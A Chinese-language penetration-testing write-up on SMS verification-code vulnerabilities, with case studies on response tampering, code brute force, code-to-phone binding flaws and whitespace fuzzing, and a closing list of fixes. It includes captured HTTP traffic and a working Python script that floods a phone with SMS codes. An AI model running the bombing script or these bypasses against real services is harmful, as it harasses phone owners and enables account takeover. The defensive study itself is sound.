

## 0X00 前言

手机验证码在web应用中得到越来越多的应用，通常在用户登陆，用户注册，密码重置等业务模块用手机验证码进行身份验证。针对手机验证码可能存在的问题，收集了一些手机验证码漏洞的案例，这里做一个归纳总结，在测试中，让自己的思路更加明确。常见的手机验证码漏洞如下：

- 1、无效验证
- 2、客户端验证绕过
- 3、短信轰炸
- 4、验证码爆破
- 5、验证码与手机号未绑定

## 0X01 无效验证

有验证码模块，但验证模块与业务功能没有关联性，此为无效验证，一般在新上线的系统中比较常见。

案例一：

获取短信验证码后，随意输入验证码，直接输入两次密码，可成功更改用户密码，没有对短信验证码进行验证，可能导致CSRF等问题。

手机密码 (换绑)

个人信息维护

个人密码修改

我的收藏

验证码: 1 42秒后重新获取

新密码: .....

确认密码: .....

密码修改成功

确认修改

案例二：任意用户注册

第一步，利用自己的手机号接收验证码进行验证，下一步跳转到一个设定密码的页面

第二步，抓包，篡改手机号，使用任意手机号进行注册

问题剖析：业务一致性存在安全隐患，身份验证与密码修改过程分开，验证无效。

输入手机号获取短信验证码

设置登录密码

完成注册

登录密码：

6-16符组成，区分大小写

确认密码：

请确认密码

确 认

## 0X02 客户端验证绕过

客户端验证是不安全的，可能导致任意账号注册、登录及重置任意用户密码等一系列问题。

案例一：直接返回明文验证码

点击获取收集验证码，监听到两条json数据，可以发现验证码就藏在ticket里面，输入9360即可登陆成功。

登录密码：

.....

✓

确认密码：

.....

✗ 两次输入密码不一致

手机验证码：

请输入手机验证码

33秒后重发

✓

☒ 我已经阅读并同意了《合格投资者协议》《网站使用声明及风险揭示》

注册

控制台 调试器 样式编辑器 性能 网络

文件	域名	类型	已传	消息头	Cookie	参数
json	10.10.10.10	xml	0.37 KB			
json	10.10.10.10	xml	0.10 KB			

JSON

error\_no: "0"

results: Object

0: Object

ticket: "9360"

dsName: Array

0: "results"

error\_info: "验证码发送成功！"

案例二：返回密文验证码

验证加密后返回客户端，用户解密即可获取验证码。

请输入要进行编码或解码的字符：

eyJib2R5ljp7ImNvbnRibnQiOiLmiJDliip8iLCj2YWxpZGF0ZUNvZGUiOiIzNTQxIn0sImhlYWRCil6eyJlcnJvckNvZGUiOiIiLCJlcnJvck1zZyI6IiIsImV4dCI6IiIsInByb2Nlc3NTdGF0dXMiOiJEsInJlc3BvbnNlVGltZSI6IjIwMTUtMDctMTkgMTU6NTE6MTQuMjY3Iiwic2VydmljZSI6OTA4NX19

编码

解码

☐ 解码结果以16进制显示

Base64编码或解码结果：

```
{ "body": { "content": "成功", "validateCode": "3541" }, "header": { "errorCode": "", "errorMsg": "", "ext": "", "processStatus": 1, "responseTime": "2015-07-19 15:51:14.267", "service": "9085" } }
```

### 案例三：拦截替换返回包

第一步，使用正常账号修改密码，获取验证码通过时服务器返回数据，保存该信息

第二步，使用fiddler下断，之后点击确定，服务器会返回验证码错误之类的信息，使用{"MessageHeader": {"MessageID": "RSP036", "ErrorCode": "S000", "Description": "成功！"}}此信息进行替换后再执行，密码修改成功。

#	Result	Protocol	Host	URL
1	200	HTTP		/ws/service/crmService/getMemberInfo
2	200	HTTP		/ws/service/crmService/memberVerification
3	200	HTTP		/ws/service/crmService/memberVerifyCode
4	200	HTTP		/ws/service/crmService/memberRebuild2

Statistics

Inspectors

AutoResponder

Composer

Log

Filters

Timeline

Headers

TextView

WebForms

HexView

Auth

Cookies

Raw

JSON

XML

```
POST http://.../ws/service/crmService/memberVerifyCode HTTP/1.1
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Linux; U; Android 4.1.2; GT-I9300 Build/FRF91) AppleWebKit/533.1 (KHTML, like Gecko) Vers1
Charset: UTF-8
Content-type: application/json; charset=utf-8
Connection: Keep-Alive
Accept: */*
Content-Length: 111
Host: ...

{"VerifyVerificationCodeReq":{"ChannelCode":"MOBILE","VerifyType":"MMXGVZ","VerifyCode":"572548","ID":"3425163"}}
```

Find... (press Ctrl+Enter to highlight all)

View in Notepad

Get SyntaxView

Transformer

Headers

TextView

ImageView

HexView

Webview

Auth

Caching

Cookies

Raw

JSON

XML

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Date: Sat, 28 Mar 2015 15:44:48 GMT
Content-Type: application/json
Content-Language: zh-CN
Content-Length: 85

{"MessageHeader":{"MessageID":"RSP036","ErrorCode":"S000","Description":"成功！"}}
```


问题剖析：常见于APP等客户端软件，通过拦截替换返回信息，绕过客户端本地验证。

## 0X03 短信轰炸

短信轰炸是手机验证码漏洞中最常见的一种漏洞类型。

在测试的过程中，对短信验证码接口进行重放，导致大量发送恶意短信。

案例一：无限制，任意下发



案例二：有一定时间间隔，无限下发

每隔60秒可下发一条短信，无限下发，短信轰炸。在测试过程中，可通过编写Python脚本来计算短信下发时间间隔，实现短信轰炸。

```
#coding=utf-8
import json
import requests
import time
start_time = time.time()
count = input("Please input counts:")
phone = raw_input("Please input your phone:")
i=0
while (i<count):
    url= "http://xxx.com:9092/map/GenerationUpdate"
    data=json.dumps({"headerInfo": { "functionCode": "randomcode4G"},"requestContent":
{"phoneNumber":phone}})

    header = { 'User-Agent' : 'Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X)
AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1','Host':
'xxx.com:9092' ,
    }
    r = requests.post(url, data=data,headers=header,timeout=5)
    result=r.content
    if result.count('serviceCode":0'):
        print 'Sending message : %d seconds ' % (time.time()-start_time)
    i=i+1
    #print 'send %s time'%(i)
```

## 0X04 验证码爆破

短信验证码一般由4位或6位数字组成，若服务端未对验证时间、次数进行限制，则存在被爆破的可能。

输入手机号获取验证码，输入任意短信验证码，发起请求，抓包，将短信验证码字段设置成payloads取值范围为000000-999999进行暴力破解，根据返回响应包长度判断是否爆破成功。

Request	Payload	Status	Error	Timeout	Length	Comment
31422	031421	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	232	baseline request
3	000002	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
5	000004	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
1	000000	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
2	000001	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
6	000005	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
7	000006	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
4	000003	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
8	000007	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
9	000008	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
10	000009	200	<input type="checkbox"/>	<input type="checkbox"/>	232	

RequestResponse

RawHeadersHex

```

HTTP/1.1 200 OK
Content-Type: text/html
Server: Microsoft-IIS/7.5
X-Powered-By: PHP/5.2.17
X-Powered-By: ASP.NET
Date: Thu, 19 Oct 2017 06:46:44 GMT
Connection: close
Content-Length: 20

{"status": "success"}

```

## 0X05 验证码与手机号未绑定

一般来说短信验证码仅能使用一次，验证码和手机号未绑定，验证码一段时期内有效，那么就可能出现如下情况：

- 1、A手机的验证码，B可以拿来用
- 2、A手机在一定时间间隔内接到两个验证码，都可以用。（该问题可能为产品策略设定）

检测接收验证码的手机号和绑定的手机号是否一致。

案例一：任意用户密码重置

- 1.使用自己手机号收取验证码
- 2.自己的验证码和对方的手机号填上，下一步城管设置新密码

# 输入手机号，找回密码

新华旅行已经向135[REDACTED]送了验证码，请查看你的手机短信

手机号码: 135[REDACTED]

验证码: [REDACTED]

[重新获取](#) 正在发送验证码56

如果一分钟内没收到校验短信，可点击重获校验码,此服务免费。

## 0X06 代码层逻辑缺陷

如果代码层的逻辑是这样子：

- 1、验证手机号是否已发送给验证码
- 2、去除用户输入的空格和其他特殊字符
- 3、重新发送验证码

那么，可利用"\n"和空格可绕过，持续递增空格就可造成无限短信轰炸。

思路：有空就在手机号号码后面加一位进行FUZZ，可能会发现不一样的惊喜。

Request

RawParamsHeadersHex

POST: [REDACTED] send HTTP/1.1  
Host: [REDACTED]  
Connection: keep-alive  
Content-Length: 37  
Accept: application/json, text/plain, \*/\*  
Origin: file://  
User-Agent: Mozilla/5.0 (Linux; Android 6.0.1; NX549J Build/MMB29M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/55.0.2883.91 Mobile Safari/537.36 ItsClient  
Authorization: [REDACTED]  
Content-Type: application/json; charset=UTF-8  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,en-US;q=0.8  
Cookie: [REDACTED]  
X-Requested-With: XMLHttpRequest  
[{"y": "135[REDACTED] ", "z": " ", "a": " "}]

Response

RawHeadersHex

HTTP/1.1 200 OK  
Server: nginx  
Date: Mon, 31 Dec 2018 18:03:38 GMT  
Content-Type: application/json; charset=UTF-8  
Connection: keep-alive  
Vary: Accept-Encoding  
Content-Length: 80  
  
{  
 "code": "SUCCESS",  
 "params": null,  
 "message": null,  
 "data": null  
}

解决方案：

- 1.在服务器进行有效验证，手机号和验证码在服务器进行唯一性绑定验证。
- 2.在服务端限制验证码发送周期，设置时效，限制次数。